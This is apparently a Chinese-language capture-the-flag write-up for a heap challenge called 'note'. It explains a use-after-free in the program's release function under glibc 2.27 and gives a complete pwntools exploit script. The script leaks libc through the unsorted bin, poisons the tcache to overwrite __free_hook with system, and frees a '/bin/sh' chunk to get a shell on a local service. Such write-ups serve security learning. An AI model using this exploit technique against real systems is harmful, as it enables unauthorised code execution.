note

程序提供了一个菜单,并且提供了 add,show,change,release 的功能,我们逐个函数来看

add 函数中程序读取了 index 和 size,并将 size 存入 chunk_size 中,将 malloc(size) 申请到的堆块地址存入 chunk_list 中,chunk_size 和 chunk_list 均为全局变量。随后通过一个 read 可以设置堆块的内容。

change 函数可以通过指定 index 设置指定堆块的内容

show 函数可以通过指定 index 去打印指定堆块的内容

release 函数允许通过 index 去释放指定堆块,但是在 free 之后没有将 chunk_list 的 index 位置置零,因此还是可以通过这个 index 去访问这块已经释放的内存,存在一个经典的 UAF 漏洞
由于堆利用手法与版本有关,因此我们查看 glibc 版本

使用 glibc 版本是 2.27-3ubuntu1.6,这个版本开启了 tcache bin,和用户交互默认为 tcache bin,同时在这个版本中存在 __malloc_hook 和 __free_hook 可以攻击,所以我们考虑通过这个 UAF 去挟持堆块的申请地址,这样下一次申请就可以控制堆块申请到 __free_hook 处,这样就可以修改其为 system 的地址,这样只要执行 free,堆块中的内容只要是 /bin/sh 即可拿到权限

如何泄露 libc 呢?当我们申请的堆块足够大,释放后就会进入 unsorted bin,在其中会有一个 libc 地址,通过这个地址就可以泄露 libc 后计算 system 和 __free_hook 的地址
python
from pwn import *
from LibcSearcher import *
from ctypes import *

context(os="linux",arch="amd64",log_level="debug")

io = remote("127.0.0.1", 11223)

# elf = ELF("./pwn")
libc = ELF("./libc-2.27.so")

def cmd(i, prompt=b"input your choice >>>"):
    io.sendlineafter(prompt, i)
def add(idx, size, co):
    cmd(b"1")
    io.recvuntil(b"input index:")
    io.sendline(str(idx).encode())
    io.recvuntil(b"input size")
    io.sendline(str(size).encode())
    io.recvuntil(b"input your note:")
    io.send(co)
    # ......
def edit(idx, co):
    cmd(b"2")
    io.recvuntil(b"input index:")
    io.sendline(str(idx).encode())
    io.recvuntil(b"input your new note:")
    io.send(co)
    # ......
def show(idx):
    cmd(b"3")
    io.recvuntil(b"input index")
    io.sendline(str(idx).encode())
    # ......
def dele(idx):
    cmd(b"4")
    io.recvuntil(b"input index")
    io.sendline(str(idx).encode())
    # ......
def dbg():
    gdb.attach(io)
    pause()

add(0, 0x450, b"AAAA")
add(1, 0x50, b"AAAA")
add(2, 0x50, b"AAAA")
add(3, 0x50, b"/bin/sh\x00")
dele(0)
show(0)
libc_base = u64(io.recvuntil(b"\x7f")[-6:].ljust(8,b'\x00'))-0x3ebca0
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]
print("libc_base"+hex(libc_base))
print("free_hook"+hex(free_hook))
print("system"+hex(system))

dele(2)
dele(1)
show(1)
io.recvuntil(b"now, show the note: ")
heap_base = u64(io.recv(6).ljust(8,b'\x00'))-0x720
print("heap_base"+hex(heap_base))

edit(1, p64(free_hook))
add(4, 0x50, b"BBBB")
add(5, 0x50, p64(system))

# gdb.attach(io)
pause()

dele(3)

io.interactive()